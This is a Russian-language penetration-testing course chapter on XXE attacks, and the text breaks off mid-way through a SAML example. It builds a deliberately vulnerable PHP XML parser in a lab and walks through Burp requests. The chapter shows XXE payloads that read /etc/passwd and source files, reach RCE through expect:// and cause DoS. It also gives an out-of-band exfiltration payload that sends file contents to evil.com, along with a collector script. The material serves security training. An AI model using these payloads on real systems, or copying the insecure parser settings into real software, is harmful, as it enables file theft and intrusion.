WAPT

Web Application Penetration Testing

6.2.1. XXE атака

Оглавление

Введение

Сегодня речь пойдет о таком типе атаке, как XXE. Но наш разговор о нем мы начнем, так сказать, издалека. Сначала изучим теорию. А именно, что представляет из себя XML, зачем он нужен, что это такое, как его найти и использовать. В дальнейшем нами будут проделаны практические работы. Помните, что, если что-либо было упущено или осталось не понятым – вы в любой момент можете обратиться к авторам курса.

XML (eXtensible Markup Language) - расширяемый язык разметки (язык, который предназначен для передачи информации. XML можно назвать

мета языком). Может обеспечивать доступ к некоторому количеству технологий. XML предназначен как для описания новых форматов документов, так и для описания структурированных данных.

Рассмотрим, что является расширяемым языком? Все очень просто. У XML не имеется фиксированного словаря, чего нельзя сказать про HTML. И каждый может определить специальные словари, тем самым проявляется его расширяемость.

XML не является зависимым от какого-либо языка программирования и имеет текстовый формат. Пожалуй, это некоторые из главных качеств, делающие его неимоверно удобным в использовании. Это значит, что, в случае необходимости, вы сможете работать с XML, используя стандартный блокнот.

Как выглядит XML синтаксис?

Для работы с XML существует специальный рекомендованный формат. Возьмем, к примеру, XML 1.0, который был рекомендован Консорциумом Всемирной паутины. Синтаксис в данной версии является довольно схожим с синтаксисом такого языка разметки, как HTML. Почему довольно схожим? Да потому, что имеются все же несколько отличий. Перейдем к изучению структуры типичного XML файла. Начнем со стандартного объявления XML.

```
1
2  <?xml version="1.0"?>
3  <greeting>Hello, world!</greeting>
4
```

Как видите, при объявлении мы указали просто версию 1.0

Так как весь наш синтаксис будет зависеть от используемой нами версии XML, то объявлять его нужно сразу же. Помимо версии, мы, конечно, можем указать и необходимую нам кодировку.

```
1
2  <?xml version="1.0" encoding="UTF-8" ?>
3  <greeting>Hello, world!</greeting>
4
```

И сейчас не менее важный момент: необходимо обратить на данный раздел особое внимание.

Помимо необходимой кодировки и версии при объявлении XML мы можем разрешить/запретить подключение описания к документу

извне. Для этого существует такой атрибут, как standalone, у которого присутствуют 2 значения – «yes» и «no». Не должно вызывать вопросов, какой из них за что отвечает. Проще будет разобраться, если обратить внимание на следующий код:

```
<?xml version="1.0" ?>
<!DOCTYPE xxe [<!ENTITY uss "Вася">]>
<note>
<to>&uss;</to>
<from>Света</from>
<heading>Напоминание</heading>
<body>Позвони мне завтра!</body>
</note>
```

В данном коде мы видим некоторую сущность uss со значением “Вася”. Сам код подстроен под описание некой операции. В нашем случае - напоминание о звонке. Конечно, мы сможем ее использовать в дальнейшем, подставив перед именем нашей сущности знак - &.

Давайте взглянем на наш XML файл, открыв его в браузере.

```
<?xml version="1.0"?>
<!DOCTYPE xxe>
- <note>
    <to>Вася</to>
    <from>Света</from>
    <heading>Напоминание</heading>
    <body>Позвони мне завтра!</body>
  </note>
```

Прошу обратить внимание на наш контейнер *<to></to>*. В нем теперь, как и задумывалось нами ранее, находится наша сущность.

А что, если мы пойдем еще дальше и подгрузим сущность за границами кода? Например, из какого-либо файла. Сущность вы можете загрузить:

- Со стороннего ресурса:

```
<?xml version="1.0"?>
<!DOCTYPE to [<!ENTITY uss SYSTEM "URL">]>
<to>&uss;</to>
```

- Из файловой системы ОС:

```
<?xml version="1.0"?>
<!DOCTYPE to [<!ENTITY uss SYSTEM "file:///filename">]> <!-- Linux -->
<to>&uss;</to>
```

```
<?xml version="1.0"?>
<!DOCTYPE to [<!ENTITY uss SYSTEM "C:\\filename">]> <!-- Windows -->
<to>&uss;</to>
```

Использование сущностей в XML

Все сущности делятся на два вида: *general entity* и *parameter entity*.

General entity или обычные сущности – это сущности, оперирующие константными значениями. Например, в xml коде вида *<count>значение < 1000</count>* нельзя использовать символ < т. к. он вызовет ошибку. Для того, чтобы избежать этой ситуации есть сущность *<*. Так же есть и другие подобные сущности: *> больше, & амперсанд, ' одинарная кавычка, " двойная кавычка и другие*. Таким образом, если нам надо использовать xml приведенный выше, то он будет выглядеть так *<count>значение < 1000</count>*

Для того что бы использовать свои сущности нужно использовать конструкцию вида:

```
<!ENTITY имя сущности "значение">
```

Пример приводился выше.

Обычные сущности тоже делятся на два вида: *internal* и *external*.

Internal или внутренние сущности уже описаны выше. Они работаю только с теми значениями, которые описаны внутри документа. External или внешние сущности необходимы для того, чтобы использовать в xml код, хранящийся в другом файле.

Для использования подобной сущности применяется следующая конструкция:

```
<!ENTITY имя сущности SYSTEM "путь до файла">
```

Например: *<!ENTITY test SYSTEM "/etc/passwd">*. Таким образом отработанная сущность *&test;* вернет значения файла *passwd*.

Необязательно файл должен храниться на том же сервере где и исполняемый файл. Можно подгрузить и с других серверов. Например:

```
<!ENTITY pay SYSTEM "http://example.com/payload.xml">
```

Так же существуют и параметрические сущности. Это сущности, которые подключают не только текст из внешних файлов, но и сущности, которые в них хранятся.

```
[
<!ENTITY % ent SYSTEM "entities.dtd">
%ent;
]
```

Подключив, таким образом, параметрическую сущность, мы можем уже без определения использовать все сущности, которые уже определены в файле entities.dtd.

Что такое XXE?

Начнем этот пункт не с формальных определений, а сразу перейдем к практическим примерам и, по ходу нашей практической работы, рассмотрим необходимую теорию.

Перед тем, как начать практиковаться, нам нужно воссоздать уязвимое Web-приложение. Заранее мы подготовили пару простых заданий. Первым делом настроим наше окружение для практической работы. Вам необходимо открыть текстовый редактор. В примере будет использоваться стандартный, который имеется в Kali Linux (Рис. 1).




Рис. 1. Стандартный текстовый редактор Kali Linux

Нам необходимо написать простенький XML парсер. Не сложно догадаться, какой язык мы будем использовать - PHP. Отныне, весь код будет представлен на картинках. Это сделано для того, чтобы вы не просто копировали его, а прописывали вручную, что является довольно хорошей техникой для запоминания.

```php
<?php

    ini_set('display_errors', 1);
    error_reporting(E_ALL);

    if($_SERVER["REQUEST_METHOD"] == "POST"){

        $post = file_get_contents("php://input");
        $xml = new DOMDocument();
        $xml -> loadXML($post, LIBXML_NOENT | LIBXML_DTDLOAD);
        $root = $xml -> getElementsByTagName('title') -> item(0);

        echo $root -> textContent;
    }else{
        echo "Send XML in POST";
    }

?>
```

Далее сохраняем как *index.php* в */var/www/html/*

У кого будет выскакивать сообщение об ошибке *Uncaught Error: Class 'DOMDocument' not found in /var/www/html/index.php:9* на index.php из 6 стр., надо установить расширение DOM:

```
sudo apt-get install php-dom
```

Также рекомендуется обновить версию php интерпретатора. Теперь нам необходимо запустить наш локальный сервер, чтобы PHP код пришел к работе, и мы смогли попрактиковаться.
Запускаем apache (Рис. 2).




Рис. 2. Запуск сервиса Apache

После запуска WEB-сервера необходимо открыть браузер и перейти по адресу *http://127.0.0.1/*. (Рис. 3)




Рис. 3. Работа XML-парсера

Наблюдаем нормальную работу XML парсера.

Сообщение *“Send XML in POST”* означает, что нам необходимо отправить XML разметку методом POST. Мы можем воспользоваться утилитой NetCat, но для большей автоматизации некоторых действий, будет использоваться BurpSuite.

Запускаем Burp Suite и переходим непосредственно к осуществлению атаки. Для этого обновим вкладку с нашим уязвимым парсером. Тем самым мы снова отправим пакеты на наш сервер, и Burp это заметит. После чего отправимся во вкладку *“Repeater”* ранее запущенного Burp Suite. Взглянем на запрос, который мы в дальнейшем отправим серверу (Рис. 4).

```
POST / HTTP/1.1
Host: [redacted]om
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 585

<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>Liftoff News</title>
    <link>http://liftoff.msfc.nasa.gov/</link>
    <description>Liftoff to Space Exploration.</description>
    <language>en-us</language>
    <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>

    <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    <generator>Weblog Editor 2.0</generator>
    <managingEditor>editor@example.com</managingEditor>
    <webMaster>webmaster@example.com</webMaster>
  </channel>
</rss>
```

Рис. 4. Запрос клиента

Методом POST мы отправим XML парсеру довольно простую разметку. Никакой атаки пока нет. Отправив данную разметку, мы проанализируем ответ сервера. Это нужно для того, чтобы узнать, какой XML тег будет прочитан. Большая часть XML парсеров просто не выводит содержимое на экран. Как с этим бороться мы рассмотрим далее, а сейчас отправим запрос, нажав на “Forward” (Рис. 5).

```
HTTP/1.1 200 OK
Date: Sat, 15 Sep 2018 10:25:35 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Server: awex
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Request-ID: 51b726ffaa47d651017f2468ea8e89ca
Content-Length: 12

Liftoff News
```

Рис. 5. Ответ сервера

Наблюдаем, что вывод присутствует. Судя по данным, которые считал сервер, вывод идет из тега **title**. Для подтверждения сделаем еще один маленький запрос, при этом убрав лишние теги. В данном примере мы можем убрать все не нужные нам теги, так как наш парсер не проверяет структуру документа на правильность его построения (Рис. 6, 7).

```
POST / HTTP/1.1
Host: [redacted]com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 54

<?xml version="1.0"?>
<title>Test tag title</title>
```

Рис. 6. Запрос клиента

```
HTTP/1.1 200 OK
Date: Sat, 15 Sep 2018 10:26:13 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Server: awex
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Request-ID: 4ce809c084677f03f28519d15dc071e1
Content-Length: 14

Test tag title
```

Рис. 7. Ответ сервера

Итак, наши утверждения на 100% подтверждены. Парсер выводит данные из тега title. Теперь мы можем попробовать поработать с сущностями (Рис. 8).

```
POST / HTTP/1.1
Host: [redacted].com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 81

<!DOCTYPE title [ <!ENTITY xxe "Codeby School"> ]>
<title>Hello, &xxe;</title>
```

Рис. 8. Запрос клиента

Здесь мы создаем сущность *“xxe”* с каким-либо значением. В примере, это *“Codeby School”*. Далее, так как мы знаем, что тег title читается нашим парсером, мы выводим содержимое сущности через него (Рис. 9).

```
HTTP/1.1 200 OK
Date: Sat, 15 Sep 2018 10:30:12 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Server: awex
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Request-ID: 2b96771bdeaf8995eb1a97199323d27c
Content-Length: 20

Hello, Codeby School
```

Рис. 9. Ответ сервера

Помимо вывода на экран такой простенькой сущности, мы можем читать содержимое файлов, иногда выполнять различные команды и многое другое. В конце урока мы рассмотрим пайлоады для осуществления таких действий, а сейчас перейдем к более интересному примеру.

Следующее задание уже более наглядно показывает реализацию данной атаки. Задание звучит следующим образом – *“Получить пароль администратора”*. Для начала давайте посмотрим на страницу с открытым заданием (Рис. 10).




Рис. 10.

1 - Основная форма ввода; 2 – блок, наводящий на страницу с чекером (основную страницу); 3 – блок, наводящий на страницу авторизации.

Итак, теперь у нас есть чекер XML документов. Из самого первого блока мы понимаем, что PHP код из задания проверяет в XML документе наличие структуры из RSS тегов.

RSS – это семейство форматов XML документа, предназначенное для описания статей, новостей, лент и т.п.


Была слегка модифицирована XML разметка, используемая нами в первом примере и «залита» на хостинг (Рис. 11).

/public_html/xxe.xml

```
1  <?xml version="1.0"?>
2  <rss version="2.0">
3    <channel>
4      <item>
5        <title>Liftoff News</title>
6        <link>http://liftoff.msfc.nasa.gov/</link>
7        <description>Liftoff to Space Exploration.</description>
8        <language>en-us</language>
9        <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>
10
11       <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
12       <docs>http://blogs.law.harvard.edu/tech/rss</docs>
13       <generator>Weblog Editor 2.0</generator>
14       <managingEditor>editor@example.com</managingEditor>
15       <webMaster>webmaster@example.com</webMaster>
16     </item>
17   </channel>
18 </rss>
19
20
21
22
```

Рис. 11. Модифицированная XML-разметка

Особых изменений документ не претерпел. Был добавлен тег item. Теперь же давайте скормим форме URL нашего сайта с XML документом, находящегося на хостинге.



Все очень хорошо. XML документ прошел проверку, и даже сработал вывод информации из какого-то тега. Из прошлого задания помним, что “Liftoff News” принадлежит title.

Снова попробуем поработать с сущностями. Давайте воспользуемся сущностью из прошлого примера (Рис. 12).

/public_html/xxe.xml

```
<!DOCTYPE title [<!ENTITY xxe "Codeby SChool">]>
<rss version="2.0">
  <channel>
      <item>
        <title>&xxe;</title>
        <link>http://liftoff.msfc.nasa.gov/</link>
        <description>Liftoff to Space Exploration.</description>
        <language>en-us</language>
        <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>

        <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
        <docs>http://blogs.law.harvard.edu/tech/rss</docs>
        <generator>Weblog Editor 2.0</generator>
        <managingEditor>editor@example.com</managingEditor>
        <webMaster>webmaster@example.com</webMaster>
      </item>
  </channel>
</rss>
```

checker | login

RSS Validity Checker

http://host.tld/rss Submit Query

URL : https:/[redacted].com/xxe.xml

==========

Codeby SChool

==========

XML document is valid

Рис. 12. Работа с сущностями

Наблюдаем, что работа с сущностью прошла весьма успешно, и мы можем попробовать добавить в нашу сущность **xxe** содержимое какого-либо файла на сервере и прочитать его.

Вспомним наше задание – «Получить пароль администратора».

Не сложно было заметить, что чуть выше нашей формы имеется блок, направляющий нас на сам чекер и на форму авторизации. Можно заметить, что форма авторизации была написана все в том же файле index.php (там же и чекер). Из любопытства прочитаем содержимое index.php посредством атаки XXE.

Для этого нам необходимо воспользоваться враппером. Так как в PHP коде будет много переносов строк и HTML тегов, мы воспользуемся следующим (Рис. 13).

Рис. 13. Использование враппера **filter** для чтения файла

Данный враппер кодирует содержимое index.php в base64, а затем мы выведем сущность на экран.

Видим, что враппер сработал корректно. Остается скопировать закодированное в base64 содержимое файла (Рис. 14, 15).

Рис. 14. Содержимое файла, закодированное в base64

Рис. 15. Содержимое файла

Нам все же удалось прочитать содержимое данного файла. Задание решено. Теперь перейдем к выводам.

Как вы уже поняли, XXE атака основана на подгрузке в XML парсер некоторой сущности извне.

Что мы можем сделать при эксплуатации XXE?

1. Прочитывать локальные файлы

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM “file:///”> ]>
```

2. Получить RCE

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM “expect://command”> ]>
```

3. Выполнить DoS атаку

```
<!DOCTYPE test [<!ENTITY dos SYSTEM "file:///dev/random" >]>
```

На этом глава подошла к концу. В дальнейшем будет рассмотрена техника Out-Of-Band. Данная техника применима в случае, когда XML парсеры не выводят содержимое, как это было в примерах 1 и 2 данного урока.

XXE. Out-Of-Band

В прошлой главе вы познакомились с атакой типа XXE. Если же вы с первого раза не усвоили пройденный материал, советуем

хорошенько его повторить, так как сегодня он нам пригодится. Если быть особо внимательным, можно заметить, чем закончилась прошлая глава. А закончилась она вопросом: “Какие действия необходимо предпринять в случае отсутствия вывода сервером об ошибках?”. Вопрос был перефразирован, так как в этом виде он является более информативным. Итак, ответом на этот вопрос будет - Out-Of-Band. Это не сложная техника, выполняемая всего в три этапа. Направлена она, как вы уже поняли, на получение нужного нам ответа от сервера в результате выполнения атаки.

Как реализовать?

Как было упомянуто ранее, техника Out-Of-Band выполняется всего в несколько этапов. Рассмотрим эти этапы подробнее.

Этап 1. Создание принимающей (серверной) части

На первом этапе нам необходимо написать небольшой PHP скрипт, который, в результате выполнения этапа 2, будет принимать необходимые нам данные, и записывать результаты своей работы в файл.

Итак, у нас имеется следующее

```
<?PHP

$data = $_GET[‘xxe’]; // получаем данные из параметра xxe

$file = fopen(“result.txt”, ‘w’); // открываем файл для записиfwrite($fle, $data); // записываем данные в файл fclose($file); // закрываем файл

?>
```

Остается лишь загрузить скрипт на свой хост.

Этап 2. Реализация полезной нагрузки

В реализации полезной нагрузки нет ничего сложного. Помните ли вы, как в прошлом уроке объяснялись некоторые основы атаки XXE на примере решения задания 2? Там был использован некоторый враппер. Так вот, в нашем случае будет необходим тот самый враппер по нескольким причинам:

- Сохраняет отступы (улучшает ваше понимание данных);

- Данные при содержании таких символов, как одинарная или двойная кавычки не вызовут ошибок так как данные будут закодированы и PHP скрипт не увидит их наличие. Представим, что в качестве данных мы получаем одну лишь кавычку, тогда после получения данных строка 2 в итоге выглядела бы одинаково относительно этой - $data = “”; , что как раз вызвало бы ошибку;

- Компактность.

Итак, в прошлом разделе мы использовали следующий враппер:

```
<!DOCTYPE rss [
<!ENTITY payl SYSTEM "php://filter/read=convert.base64-encode/resource=index.php">
]>
```

Представим, что нам нужно прочитать все тот же файл index.php, но сервер, к сожалению, не позволяет этого сделать. Тогда мы совсем немного преобразуем нашу полезную нагрузку выше в следующий вид

```
<!ENTITY % payl SYSTEM "php://filter/read=convert.base64-encode/resource=index.php">

<!ENTITY % intern "<!ENTITY % trick SYSTEM 'http://evil.com/script.php?xxe=%payl;'>">
```

То есть у нас добавляется еще одна строка, которая всего на всего передает написанному на первом этапе скрипту необходимые нам данные.

Этап 3. Реализация

В результате выполнения данного этапа в файл result.txt будут записаны данные в виде base64, которые вам необходимо декодировать для получения профита. А на этом все.

Где искать XXE

В этой части вы узнаете, где именно могут быть найдены и при каких условиях уязвимости типа XXE.

Основные места можно разделить на следующие группы:

- прямая загрузка xml файла приложением;
- приложение использует обмен сообщениями по протоколу SOAP;
- аутентификация или авторизация через использование SAML.

Теперь рассмотрим поподробнее каждый тип.

Прямая загрузка xml файла приложением

С этим вариантом все просто. На странице пользователю будут предложены варианты загрузки данных через xml формат. Такие варианты могут быть различны. Так как они не завуалированы, распознать их не составит труда. Вот яркий пример:

Чаще всего такое встречается в админской панели управления.

SOAP

Протокол SOAP - протокол обмена структурированными сообщениями в распределённой вычислительной среде. Использовать его можно во множестве случаев: обновления новостных страниц, обновления конфигурации, обмен сообщениями, авторизация, обмен данными между двумя различными приложениями и т. д.

Синтаксис рассмотрим на примере обмена сообщениями между клиентом и сервером некоторого интернет магазина.

Запрос:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <getProductDetails xmlns="http://warehouse.example.com/ws">
      <productID>1337</productID>
    </getProductDetails>
  </soap:Body>
</soap:Envelope>
```

Ответ:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <getProductDetailsResponse xmlns="http://warehouse.example.com/ws">
      <getProductDetailsResult>
        <productID>1337</productID>
        <productName>Bild craft</productName>
        <description>The package for bilding some models</description>
        <price>9.95</price>
        <currency>
          <code>840</code>
          <alpha3>USD</alpha3>
          <sign>$</sign>
          <name>US dollar</name>
          <accuracy>2</accuracy>
        </currency>
        <inStock>true</inStock>
      </getProductDetailsResult>
    </getProductDetailsResponse>
  </soap:Body>
</soap:Envelope>
```

Клиент запрашивает продукт по его ID. Таким образом можно использовать поле productID как уязвимое поле. В результате делаем вывод, что необходимо смотреть тело запроса, чтобы понять, как именно запрашиваются данные с сервера.

Ярким примером использования данного протокола является сервис проверки орфографии Яндекс

https://speller.yandex.net/services/spellservice




Рис. 16. Пример SOAP

SAML

Язык разметки, основанный на языке XML и являющийся открытым стандартом обмена данными аутентификации и авторизации между участниками между поставщиком учётных записей и поставщиком сервиса.

Пример синтаксиса:

```
<saml:AttributeStatement>
  <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
      user101
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

Конкретно этот вектор надо искать именно в формах авторизации.

Например (Рис. 17):




Рис. 17. Пример SAML

Перехватив запрос увидим следующее:

```
POST /sso HTTP/1.1
Host: example.com
Connection: keep-alive
Content-Length: 123
Cache-Control: max-age=0
Accept:
text/html,application/xhtml+html,application/xml;q=0,9,image/webp,*/*;q=0,8
Origin: https://example.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/47.0.2526.106 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer:
https://example.com/app/template_saml/sakjsfhasADFAGADGADGg/sso/saml
Accept-Encoding: gzip, deflate
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
```

Где в теле запроса передается параметр:

```
SAMLResponse=PHNhbWw6QXR0cmlidXRlU3RhdGVtZW50PgogICAgPHNhbWw6QXR0cmlidXRlIEZya
WVuZGx5TmFtZT0ibG9naW4iIE5hbWU9IlNGRENfQVRUUiIgTmFtZUZvcm1hdD0idXJuOm9hc2lzOm5h
bWVzOnRjOlNBTUw6Mi4wOmF0dHJuYW1lLWZvcm1hdDp1bnNwZWNpZmllZCI+CiAgICAgICAgPHNhb
Ww6QXR0cmlidXRlVmFsdWUgeG1sbnM6eHM9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2No
ZW1hIiB4bWxuczp4c2k9Imh0dHA6Ly93d3cudzMub3JnLzIwMDEvWE1MU2NoZW1hLWluc3RhbmNlIi
B4c2k6dHlwZT0ieHM6c3RyaW5nIj4KICAgICAgICAgICAgYXNkCiAgICAgICAgPC9zYW1sOkF0dHJpYnV0Z
